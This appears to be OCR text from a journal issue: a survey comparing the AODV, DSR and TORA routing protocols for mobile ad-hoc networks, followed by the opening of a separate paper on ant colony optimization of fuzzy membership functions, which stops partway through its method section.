Abstract— **A Mobile Ad-Hoc Network (MANET) is a group of wireless nodes and distributed throughout the network. In MANET each node using the multi hops wireless links without an infrastructure or centralized administration. Now days, a variety of routing protocols targeted specifically at this environment have been developed and some performance simulations are made. Depending upon the requirement, the nodes in wireless network can change its topology dynamically and arbitrary establish routes between source and destination. The important task of wireless routing protocol is to face the challenges of the dynamically changing topology and establish an efficient route between any two nodes with minimum routing overhead and bandwidth consumption. The existing routing security is not enough for routing protocols. A several protocols are introduced for improving the routing mechanism to find route between any source and destination host across the network. In this paper present a logical survey on routing protocols and compare the performance of AODV, DSR and TORA.**

Keywords- AODV, DSR, TORA, MANET, Routing

1. INTRODUCTION

A mobile ad-hoc network (MANET) is a self-configuring networks and emerging technology of mobile routers. The mobile router is associated with hosts or nodes and connected by wireless links. The routers are free to move randomly and organize themselves arbitrarily; thus, the network's wireless topology may change rapidly and unpredictably. Connections are possible over multiple nodes (multi-hop ad hoc network). MANET can be applied to different applications including battlefield communications, emergency relief scenarios, law enforcement, public meeting, virtual class room and other security-sensitive computing environments. There are 15 major issues and sub-issues involving in MANET such as routing, multicasting/broadcasting, location service, clustering, mobility management, TCP/UDP, IP addressing, multiple access, radio interface, bandwidth management, power management, security, fault tolerance, QoS/multimedia, and standards/products. Currently, the routing, power management, bandwidth management, radio interface, bandwidth management, power management, security, fault tolerance, QoS/multimedia, and standards/products. Currently, the routing, power management, bandwidth management, radio interface, and security are hot topics in MANET research. The routing protocol is required whenever the source needs to transmit and delivers the packets to the destination. Many routing protocols have been proposed for mobile ad hoc network. In this paper we present a number of ways of classification or categorization of these routing protocols and the performance comparison of an AODV, DSR and TORA routing protocols.

2. ROUTING PROTOCOLS

MANET protocols are used to create routes between multiple nodes in mobile ad-hoc networks. IETF (Internet Engineering Task Force) MANET working group is responsible to analyze the problems in the ad-hoc networks and to observe their performance. There are different criteria for designing and classifying routing protocols for wireless ad-hoc networks. The MANET protocols are classified into three huge groups, namely Proactive (Table-Driven), Reactive (On-Demand) routing protocol and hybrid routing protocols. The following figure shows the classification of protocols.

Proactive (Table-Driven) routing protocol: - In proactive routing protocol perform reliable and up-to-date routing information to all the nodes is maintained at each node.
Reactive (On-Demand) routing protocol: - This type of protocols find route on demand by flooding the network with Route Request packets.

Hybrid Routing Protocol: - The advantages of Reactive and Proactive protocols are combined and a new protocol is created. This routing scenario is known as Hybrid Routing Protocol (HRP). Thus in this the performance is improved by finding the rout faster. Zone Routing Protocol (ZRP) and Temporally- Ordered Routing Algorithm (TORA) are coming under this category [1].

The Major classifications of Routing Protocols are given below:

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

- Proactive Routing Protocol (PRP)
- Reactive Routing Protocol (RRP)
- Hybrid Routing Protocol (HRP)

Under these major classifications, there are sub classifications of Protocols as shown in fig. 1.




Fig.1: Different routing protocols

2.1. Proactive vs. Reactive Routing

In proactive methods, routes of the various nodes are discovered in advance, so that the route is already present whenever needed. Route Discovery overheads are larger in such schemes as one has to discover all routes. Examples of such schemes are the conventional routing schemes, Destination Sequenced Distance Vector (DSDV).

In reactive methods, the routes are determined when needed. These methods have smaller Route Discovery overheads. Examples for such schemes are Ad Hoc On-Demand Distance Vector (AODV) routing protocol.

2.2. Single-Path vs. Multi-Path

There are several criteria for comparing single-path routing and multi-path routing in ad-hoc networks. First, the overhead of route discovery in multi-path routing is much more than that of single-path routing. On the other hand, the frequency of route discovery is much less in a network which uses multi-path routing, since the system can still operate even if one or a few of the multiple paths between a source and a destination fail. Second, it is commonly believed that using multi-path routing results in a higher throughput. Third, multi-path networks are fault tolerant when dynamic routing is used, and some routing protocols, such as OSPF (Open Shortest Path First), can balance the load of network traffic across multiple paths with the same metric value.

2.3. Proactive vs. Source Initiated

A proactive (Table-Driven) routing protocols are maintaining up-to-date information of both source and destination nodes. It is not only maintained a single node's information, it can maintain information of each and every nodes across the network. The changes in network topology are then propagated in the entire network by means of updates. Some protocols are used to discover routes when they have demands for data transmission between any source nodes to any destination nodes in network, such protocol as DSDV(.Destination Sequenced Distance Vector) routing protocol. These processes are called initiated on-demand routing. Examples include DSR (Dynamic Source Routing) and AODV (Ad-hoc On Demand Distance Vector) routing protocols.

3. AD-HOC ON DEMAND VECTOR PROTOCOLS

AODV is a reactive (on-demand) routing protocol which suite for Mobile Ad-Hoc Network (MANET). AODV combines some property of both DSR and DSDV routing protocols. It uses route discovery process to cope with routes on demand basis. It uses routing tables for maintaining route information. It doesn't need to maintain routes to nodes that are not communicating. AODV handles route discovery process with Route Request (RREQ) messages. RREQ message is broadcasted to neighbor nodes. The message floods through the network until the desired destination or a node knowing fresh route is reached. Sequence numbers are used to guarantee loop freedom. RREQ message cause bypassed node to allocate route table entries for reverse route. The destination node uncast a Route Reply (RREP) back to the source node. Node transmitting a RREP message creates routing table entries for forward route [2] [5] and [6]. Figure (Fig.2) shows, AODV routing protocol with RREQ and RREP message.




Fig. 2: AODV routing protocol with RREQ and RREP message.

For route maintenance nodes periodically send HELLO messages to neighbor nodes. If a node fails to receive three consecutive HELLO messages from a neighbor, it concludes that link to that specific node is down. A node that detects a broken link sends a Route Error (RERR) message to any upstream node. When a node receives a RERR message it will indicate a new source discovery process. Figure (Fig.3) shows AODV routing protocol with RERR message [2] [5] and [6].

http://sites.google.com/site/ijcsis/
ISSN 1947-5500




Fig.3: AODV routing protocol with RERR message

4. Temporary Ordered Routing Alogritm (TORA)

The Temporally Ordered Routing Algorithm (TORA) is a highly adaptive, efficient and scalable distributed routing algorithm based on the concept of link reversal. TORA is proposed for highly dynamic mobile, multi-hop wireless networks. It is a source-initiated on-demand routing protocol. It finds multiple routes from a source node to a destination node. The main feature of TORA is that the control messages are localized to a very small set of nodes near the occurrence of a topological change. To achieve this, the nodes maintain routing information about adjacent nodes. The protocol has three basic functions: Route creation, Route maintenance and Route erasure. TORA can suffer from unbounded worst-case convergence time for very stressful scenarios. TORA has a unique feature of maintaining multiple routes to the destination so that topological changes do not require any reaction at all. The protocol reacts only when all routes to the destination are lost. In the event of network partitions the protocol is able to detect the partition and erase all invalid routes.




Fig.4.a: Route Creation




Fig.4.b: Route Creation

The figure (4.a &4.b) shows, source node (1) broadcasts QUERY to its neighbor's node. Node (6) does not propagate QUERY from node (5) as it has already seen and propagated QUERY message from node (4). A source node (1) may have received a UPDATE each from node (2), it retains that height. When a node detects a network partition, it will generate a CLEAR packet that results in reset of routing over the ad-hoc network. The establishment of the route mechanism based on the Direct Acyclic Group (DAG). Using DAG mechanism, we can ensure that all the routes are loop free. Packets move from the source node having the highest height to the destination node with the lowest height like top-down approach [9] [10].

5. Dynamic Source Routing (DSR)

Dynamic Source Routing (DSR) is a routing protocol for wireless mesh networks and is based on a method known as source routing. That is, the sender knows the complete hop-by-hop route to the destination. These routes are stored in a route cache [6]. The data packets carry the source route in the packet header. DSR is on demand, which reduces the bandwidth use especially in situations where the mobility is low. It is a simple and efficient routing protocol for use in ad-hoc networks. It has two important phases, route discovery and route maintenance [14]. When a node in the ad-hoc network attempts to send a data packet to a destination for which it does not already know the route, it uses a route discovery process to dynamically determine such a route. Route discovery works by flooding the network with route request (RREQ) packets. Each node receiving a RREQ rebroadcasts it, unless it is the destination or it has a route to the destination in its route cache. Such a node replies to the RREQ with a route reply (RREP) packet that is routed back to the original source. RREQ and RREP packets are also source routed. The RREQ builds up the path traversed so far. The RREP routes are itself back to the source by traversing this path backwards. The route carried back by the RREP packet is cached at the source for future use. If any link on a source route is broken, the source node is notified using a route error (RERR) packet. The source removes any route using this link from its cache. A new route discovery process must be initiated by the source, if this route is still needed. DSR makes very aggressive use of source routing and route caching. No special mechanism to detect routing loops is needed. Also, any forwarding node caches the source route in a packet it forwards for possible future use. Several additional optimizations have been proposed such as,

Salvaging: An intermediate node can use an alternate route from its own cache, when a data packet meets a failed link on its source route.

Gratuitous route repair: A source node receiving a RERR packet piggybacks the RERR in the following RREQ.

This helps clean up the caches of other nodes in the network that may have the failed link in one of the cached source routes.

Promiscuous listening: When a node overhears a packet not addressed to it, it checks if the packet could be routed via itself to gain a shorter route. If so, the node sends a gratuitous RREP to the source of the route with this new, better route.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Aside from this, promiscuous listening helps a node to learn different routes without directly participating in the routing process [14] [19].




Fig.5: Creation of the route record in DSR




Fig. 6: Building of the route record during route discovery

5. Comparative Study Of Ad Hoc Routing Protocols

5.1. Metrics for Performance Comparison

MANET has number of qualitative and quantitative metrics that can be used to compare ad hoc routing protocols. The table-I illustrates the comparison of OLSR, AODV and TORA routing protocols. This paper has been considered the following metrics to evaluate the performance of ad hoc network routing protocols.

- Packet delivery ratio: The ratio of the data packets delivered to the destinations to those generated by the CBR sources.
- Optimal path length: It is the ratio of total forwarding times to the total number of received packets.
- Optimal path length: It is the ratio of total forwarding times to the total number of received packets.
- Average end to end delay: This is the difference between sending time of a packet and receiving time of a packet. This includes all possible delays caused by buffering during route discovery latency, queuing at the interface queue, retransmission delays at the MAC, and propagation and transfer times.
- Media Access Delay: The time a node takes to access media for starting the packet transmission is called as media access delay. The delay is recorded for each packet when it is sent to the physical layer for the first time.

Table I: Routing Performance in Low Mobility

Low Mobility and Low Traffic				
Protocol	***End-to-End Delay***	***Packet Delivery Ratio***	***Path Optimality***	***Routing Overhead***
AODV	Average	Average	High	Average
DSR	Low	Average	Average	Good
TORA	Low	High	Good	Average

Table II: Routing Performance in High Mobility

High Mobility and High Traffic				
Protocol	***End-to-End Delay***	***Packet Delivery Ratio***	***Path Optimality***	***Routing Overhead***
AODV	Average	High	Good	Average
DSR	Average	Low	Good	Low
TORA	Low	High	Good	Average

Table III: Comparison of Ad Hoc Routing Protocols

Sl.No	***Protocol Property***	***AODV***	***DSR***	***TORA***
1.	Multi-Cost Routes	NO	YES	YES
2.	Distributed	YES	YES	YES
3.	Unidirectional Link	NO	YES	YES
4.	Multicast	YES	NO	NO
5.	Periodic Broadcast	YES	NO	YES
6.	QoS Support	NO	NO	YES
7.	Routes Information Maintained in	Route Table	Route Cache	Adjacent Routers(One-Hop-Knowledge)
8.	Reactive	YES	YES	YES
9.	Provide Loop-Free Routers	YES	YES	YES
10	Route Optimization	YES	YES	YES
11.	Scalability	YES	YES	YES
12.	Route Reconfiguration	Erase Route Notify Source	Erase Route Notify Source	Link Reversed Route Repair
13.	Proactive	NO	NO	YES
14.	Routing Philosophy	FLAT	FLAT	FLAT

6. CONCLUSION

In this article, we present the comparative study and performance analysis of three mobile ad hoc routing protocols (AODV, DSR, and TORA) on the basis of end-to-end delay, packet delivery ratio, media access delay, path optimality, routing overhead performance metrics. AODV has the efficient performance in all rounds of metrics. DSR is suitable for networks with moderate mobility rate. It has low overhead that

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

makes it suitable for low bandwidth and low power networks. TORA is suitable for operation in large mobile networks. This networks having dense population of nodes. The major benefit is its excellent support for multiple routes and multicasting.

REFERENCES

[1] Sachin Kumar, Gupta and R.K.Saket; "PERFORMANCEMETRIC COMPARISON OF AODV AND DSDV ROUTING PROTOCOLS IN MANETs USING NS-2", IJRRAS 7 (3). JUNE 2011, PP: 339 – 350.

[2] C. E. Perkins and E. M. Royer; "Ad-Hoc On Demand Distance Vector Routing", Proceedings of the 2nd IEEE Workshop on Mobile Computing Systems and Applications (WMCSA), PP: 90-100, 1999.

[3] S.Tamilarasan; "A Performance Analysis of Multi-hop Wireless Ad-Hoc Network Routing Protocols in MANET', International Journal of Computer Science and Information Technologies (IJCSIT), Vol. 2 (5), 2011, PP: 2141 – 2146.

[4] Preeti Nagrath, Bhawana Gupta; "Wormhole Attacks in Wireless Adhoc Networks and their Counter Measurements: A Survey" 2011, IEEE, PP: 245 – 250.

[5] Zhan Haawei, Zhou Yun; "Comparison and analysis AODV and OLSR Routing Protocols in Ad Hoc Network", 2008, IEEE.

[6] J. Broch, D.A. Maltz, D. B. Johnson, Y-C. Hu, J. Jetcheva, "A performance comparison of Multi-hop wireless ad-hoc networking routing protocols", in the proceedings of the 4th International Conference on Mobile Computing and Networking (ACM MOBICOM '98), pp. 85-97, October 1998.

[7] Md. Golam Kaosar, Hafiz M. Asif, Tarek R. Sheltami, Ashraf S. Hasan Mahmoud, "Simulation-Based Comparative Study of On Demand Routing Protocols for MANET", available at http://www.lancs.ac.uk, Internaional Conference on Wireless Networking and Mobile Computing, Vol. 1, pp.201 – 206, December 2005.

[8] S. Gowrishankar, T.G. Basavaraju, Subir Kumar Sarkar "Simulation Based Overhead Analysis of AOMDV, TORA and OLSR in MANETUsing Various Energy Models",Proceedings of the World Congress on Engineering and Computer Science 2010 Vol.I , October 2010.

[9] V. Park and S. Corson, "Temporally Ordered Routing Algorithm (TORA) Version 1, Functional specification", IETF Internet draft, http://www.ietf.org/internet-drafts/draftietf-manet-tora-spec-01.txt, 1998.

[10] V. D. Park and M. S. Corson, "A Highly Adaptive Distributed Routing Algorithm for Mobile Wireless Networks", of the IEEE International Conference on Computer Communications (INFOCOM), Kobe, Japan, PP: 1405-1413,

[11] Z. J. Hass and M. R. Pearlman, "Zone Routing Protocol (ZRP)", Internet draft available at www.ietf.org, November 1997.

[12] H. Ehsan and Z. A. Uzmi (2004), "Performance Comparison of Ad HocWireless Network Routing Protocols", IEEE 8th International Multitopic Conference, Proceedingsof INMIC, pp.457 – 465, December 2004.

[13] Charles E.Perkins, Elizabeth M.Royer, Samir R.Das,"Performance comparison of two on-demand Routing Protocols for Ad-hoc Networks", IEEE Personal Communications, pp. 16-28, February 2001.

[14] C. E. Perkins and E. M. Royer, "Ad-Hoc On Demand Distance Vector Routing", Proceedings of the 2nd IEEE Workshop on Mobile Computing Systems and Applications (WMCSA), pp. 90-100, 1999.

[15] Ioannis Broustis, Gentian Jakllari, Thomas Repantis, and Mart Molle; "A Comprehensive Comparison of Routing Protocols for Large-Scale Wireless MANETs", 1-4244-0626-9/06/$20.00 (C) 2006 IEEE. PP: 951-956.

[16] Vincent Toubiana, Houda Labiod, Laurent Reynaud and Yvon Gourhant; "Performance Comparison of Multipath Reactive Ad hoc Routing Protocols" 978-1-4244-2644-7/08/$25.00 ©2008 IEEE, PP: 1-6.

[17] S. R. Biradar, Hiren H D Sarma, Kalpana Sharma, Subir Kumar Sarkar , Puttamadappa C; "Performance Comparison of Reactive Routing Protocols of MANETs using Group Mobility Model"; 978-0-7695-3654-5/09 $25.00 © 2009 IEEE DOI 10.1109/ICSPS.2009.56, PP: 192-195.

[18] Shaily Mittal, Prabhjot Kaur; "PERFORMANCE COMPARISION OF AODV, DSR and ZRP ROUTING PROTOCOLS IN MANET'S", 2009 International Conference on Advances in Computing, Control, and Telecommunication Technologies, PP: 165-168.

[19] Murizah Kassim, Ruhani Ab. Rahman, Roihan Mustapha; "Mobile Ad Hoc Network (MANET) Routing Protocols Comparison for Wireless Sensor Network ",978-1-4577-1255-5/11/$26.00 ©2011 IEEE, PP: 148-152.

[20] Ahmed Al-Maashri, Mohamed Ould-Khaoua; "Performance Analysis of MANET Routing Protocols in thePresence of Self-Similar Traffic"; 1-4244-0419-3/06/$20.00 ©2006 IEEE, PP: 801-807.

AUTHORS PROFILE

S. Tamilarasan, M.E.

Associate professor cum Head of Department,
Loyola institute of Technology and management,
Guntur, Andhra Pradesh, India.
***Specialization*:**
Mobile computing, Advanced Data Structure, Design and analysis of algorithm, Computer networks

Optimization of Membership Functions Based on Ant Colony Algorithm

Parvinder Kaur
Department of Electronics & Communications
SLIET, Longowal, Punjab, INDIA
parvinderbhalla@gmail.com

Shakti Kumar
Computational Intelligence Laboratory,
IST Kalawad, Haryana, INDIA
shaktik@gmail.com

Amarpartap Singh
Department of Electronics & Communications
SLIET, Longowal, Punjab, INDIA
amarpartapsingh@yahoo.com

***Abstract*—In fuzzy model identification membership function tuning plays an important role towards error minimization. This paper proposes a ACO based strategy for membership function tuning. The algorithm was implemented on a standard rapid battery charger data set. The simulation results were compared with other three algorithms available in the literature. It was observed that the proposed algorithm outperforms the other three algorithms on mean squared error (MSE) performance basis.**

***Keywords*—Ant Colony Algorithm; Fuzzy Membership function.**

I. INTRODUCTION

A mathematical model is constructed by analyzing input-output measurements from the system. Very often, there exists another important information source in the form of knowledge from human experts, known as linguistic information. The linguistic information provides qualitative instructions and descriptions about the system and is especially useful when the input-output measurements are difficult to obtain. The ability to deal simultaneously both with linguistic information and numerical information in a systematic and efficient manner is one of the most important advantages of fuzzy models [1, 2]. The principles of fuzzy modeling were outlined by Zadeh in 1965 when he gave the concept of grade of membership and published his seminal paper on fuzzy sets that lead to the birth of fuzzy logic technology [1]. In the beginning the concepts of fuzzy sets and fuzzy logic encountered criticism from technical and scientific community. However, a large number of successful industrial fuzzy logic applications generated an increased interest in fuzzy logic. There is hardly any field that has not been influenced with the emergence of fuzzy logic.

A typical tendency until early 1990s was to rely on existing expert knowledge and to just tune fuzzy sets' parameters using gradient-based methods or genetic algorithms (GAs) [3]. In the late 1990s, so-called *data-driven* or *rule/knowledge extraction* methods were introduced. The attempt was to identify the model structure and parameters based primarily on data [4, 5]. The techniques used are mainly clustering, linear least squares and/or non-linear optimization for fine-tuning of both antecedent and consequent parts [3]. Very recently, in fact in parallel with this work, fuzzy neural networks with evolving structure have been developed [6]. Various orthogonal transformation methods [7]-[10] have been proposed for selecting important fuzzy rules from a given rule base. Another rule base optimization method through the exhaustive search techniques was suggested by Arun et al. in [11, 12]. K.Nozaki et.al [13] proposed a method for automatically generating fuzzy if-then rules from numerical data. Wang and Mendel [14] proposed a new approach to combine the fuzzy rule bases generated from the numerical data and the linguistic fuzzy rules.

Genetic algorithms (GAs) have also been used [15, 16] for optimizing fuzzy membership functions and fuzzy rule base. H.S. Hwang [17] and S.J. Kang et al. [18] proposed an approach for design of the optimal rule base using evolutionary programming. Evolutionary programming simultaneously evolves the structure and the parameter of the fuzzy rule base. The particle swarm optimization (PSO) algorithm, like other evolutionary algorithms, is a stochastic algorithm that uses a population of potential solution (called particles) to probe the search space. Arun Khosla et al. [19], applied the PSO algorithm for identification of optimized fuzzy models from the available data.

Ant colony optimization (ACO) [20] is a metaheuristic that belongs to the group of swarm intelligence based techniques. In a number of experiments presented in [20]-[22] Dorigo et al. illustrated the complex behaviour of ant colonies. The application of ant-inspired algorithms to rule induction is a relatively recent area of research, but is gaining increasing interest. A first attempt to apply ACO to fuzzy modeling was made by Casillas et al. in [23]. However, the ACO algorithm is not used for generating fuzzy rules, but for assigning rule conclusions. In their problem graph the fixed number of nodes are fuzzy rule antecedents found by a deterministic method from the training set. An ant goes round the problem graph, visiting each and every node in turn and probabilistically assigns a rule conclusion to each. The recent applications of ACO to fuzzy modeling are [24]-[30].

Although various techniques [31]-[44] have been suggested for fuzzy model identification, yet there is no uniformly

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

accepted formulation, which carries out the modeling effectively and efficiently. There are no sound guidelines for the choice of membership functions. More extensive empirical investigation is needed in this area before a general conclusion can be made about membership functions.

In this paper a new technique based on ACO for dealing with the problem of membership function optimization is presented. With this aim the paper is set up as follows. In Section 2 a brief introduction to fuzzy systems modeling is presented. Section 3 provides a brief account of ACO algorithm. Optimization of membership functions through ACO is presented in Section 4. Section 5 represents experimental results considering battery charger problem. Finally, conclusions are drawn in section 6.

II. FUZZY SYSTEMS MODELING

Fuzzy modeling is the task of identifying the parameters of fuzzy inference system so as to achieve a desired behaviour. The fuzzy model identification process involves the question of providing a methodology for development i.e. a set of techniques for obtaining the fuzzy model from information and knowledge about the system.

The problem of fuzzy model identification includes the following issues [2-4]:

- Selecting the type of fuzzy model.
- Selecting input and output variables for the model.
- Choosing the structure of membership functions.
- Determining the number of fuzzy rules.
- Identifying the parameters of antecedent and consequent membership functions.
- Identifying the consequent parameters of rules.
- Defining some performance criteria for evaluating fuzzy models.

These issues can be grouped into three subproblems: structure identification, parameter estimation and model validation as shown in figure 1. If the performance of the model obtained is not satisfactory, the model structure is modified and the parameters are re-estimated till the performance is satisfactory [2, 3].




Figure 1. Fuzzy Model Identification Process

Structure identification involves finding the important input variables from all possible input variables, specifying membership functions, partitioning the input space and knowledge representation in the form of fuzzy if-then rules.

Parameter estimation involves identifying the best values for a set of model parameters. There are two types of parameters in a fuzzy model: parameters of antecedent membership functions and parameters of consequent part of rules. The parameter identification is basically an optimization problem with an objective function.

Model validation involves testing the model based on some performance criterion.

III. ANT COLONY OPTIMIZATION ALGORITHM

Ants as individuals are unsophisticated living beings. However, their collective behavior exhibits intelligent behavior. It is this foraging behaviour that has so far inspired the application of optimization algorithm called Ant Colony Optimization to rule induction [20, 21]. Many experiments [22] with ant colonies have been conducted in order to determine how ants are able to find the shortest path between their nest and a food source. It is believed that this ability arises from their stigmergic interaction with each other. They communicate by leaving behind them a chemical substance called a pheromone, effectively changing the common environment. In making decisions about which path to take, ants are guided by the amount of pheromone laid on a path – the greater the amount of pheromone on a path the higher is the probability that an individual ant will choose that path. Ant Colony Optimization (ACO) is a paradigm for designing metaheuristic algorithms for combinatorial optimization problems.

A Simple-ACO (S-ACO) algorithm for the shortest path problem

S-ACO is a didactic tool to explain the basic mechanisms underlying ACO algorithms. This algorithm adapts the real ant's behavior to the solution of shortest path problems on graphs. Following is the details on how to implement S-ACO on shortest path problem [21].

Nomenclature:

L^k = Length of ant k's path

ρ = evaporation constant, $\rho \in (0,1]$

$\Delta\tau^k$ = increment in pheromone quantity = $1/L^k$

N_i^k = neighborhood of ant k when at node i.

α = a constant = 2

Step1: Ants' Path-Searching Behavior

Each ant builds, starting from the source node, a solution to the problem by applying a step-by-step decision policy. At each node, local information stored on the node itself or on its outgoing arcs is read (sensed) by the ant and used in a stochastic way to decide which node to move to next. At the beginning of the search process, a constant amount of pheromone (e.g., $\tau_{ij} = 1$) is assigned to all the arcs. When located at a node i an ant k uses the pheromone trails τ_{ij} to compute the probability of choosing j as next node:

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

$$p_{ij}^{k} = \begin{cases} \dfrac{\tau_{ij}^{\alpha}}{\sum_{l \in N_i^k} \tau_{il}^{\alpha}}, & if \quad j \in N_i^k; \\ 0, & if \quad j \notin N_i^k \end{cases} \qquad (3)$$

In S-ACO the neighborhood of a node i contains all the nodes directly connected to node i in the graph, except for the predecessor of node i. In this way the ants avoid returning to the same node they visited immediately before node i. An ant repeatedly hops from node to node using this decision policy until it eventually reaches the destination node. Due to differences among the ants' paths, the time step at which ants reach the destination node may differ from ant to ant.

Step2: Path Retracing and Pheromone Update

When ant k reaches the destination node, the ant switches from the forward mode to the backward mode and then retraces step by step the same path backward to the source node. An additional feature is that, before starting the return trip, an ant eliminates the loops it has built while searching for its destination node. During its return travel to the source the ant k deposits an amount $\Delta\tau^k$ of pheromone on arcs it has visited. In particular, if ant k is in the backward mode and it traverses the arc (i, j), it changes the pheromone value τ_{ij} as follows:

$$\tau_{ij} \leftarrow \tau_{ij} + \Delta\tau^k \qquad (4)$$

By this rule an ant using the arc connecting node i to node j increases the probability that forthcoming ants will use the same arc in the future. The value of $\Delta\tau^k$ can be constant or function of the path length-the shorter the path the more pheromone is deposited by an ant.

Step3: Pheromone Trail Evaporation

In the last step, for each edge in the graph, evaporate pheromone trails with exponential speed. Pheromone trail evaporation can be seen as an exploration mechanism that avoids quick convergence of all the ants towards a sub optimal path. In S-ACO, pheromone trails are evaporated by applying the following equation to all the arcs:

$$\tau_{ij} \leftarrow (1-\rho)\tau_{ij} \qquad (5)$$

Step4: Termination Condition

The program stops if at least one of the following termination conditions applies:

1.) if end of edge is the terminal node;
2.) a maximum number of algorithm iteration has been reached.

IV. OPTIMIZATION OF MEMBERSHIP FUNCTIONS THROUGH ACO

The fuzzy model identification can be formulated as a search and optimization problem in high-dimensional space, where each point corresponds to a fuzzy system i.e. represents membership functions, rule-base and hence the corresponding system behaviour. ACO algorithms like other evolutionary algorithms have the capability to find optimal or near optimal solution in a given complex search space and can be used to modify /learn the parameters of fuzzy model. Evolutionary algorithms offer a number of advantages over other search methods as they integrate elements of directed and stochastic search. These algorithms do not require any knowledge about the characteristics of the search space. Moreover, due to parallel nature of the evolutionary algorithms, the possibility to reach a global minimum (or maximum) is high.

The application of ACO for membership functions optimization involves a number of important considerations. The first step in applying such an algorithm is to completely encode a fuzzy system into a weighted graph. The next important step is to define an appropriate objective function. The objective function is supposed to represent the quality of solution and act as interface between optimization algorithm and the problem under consideration. Mean Square Error (MSE), as defined in (6), has been used for rating the quality of fuzzy model. The ideal value of MSE would be zero.

$$\text{MSE} = \frac{1}{N}\sum_{k=1}^{N}\left[y(k) - \tilde{y}(k)\right]^2 \qquad (6)$$

where,

$y(k)$ = Actual output as available in data set

$\tilde{y}(k)$ = Computed output of the model

N = number of data points taken for model validation

For the purpose of encoding, consider a multi-input single-output system with n number of inputs with labels x_1, $x_{2,\ldots\ldots\ldots\ldots}$ x_n and the number of fuzzy sets for these inputs are m_1, $m_{2,\ldots\ldots\ldots\ldots}$ m_n respectively and the output variable is represented through t number of fuzzy sets. Our encoding is based on the following assumptions:

i) Fixed number of triangular membership functions are used for both input and output variables and placed symmetrically over corresponding universes of discourse. The universe of discourse or simply universe is the working range of variable.
ii) First and last membership functions of each input and output variable are represented with z-type and sigma-type membership functions respectively.
ii) Complete rule-base is considered, where all possible combinations of input membership functions of all the input variables are considered for rule formulation.
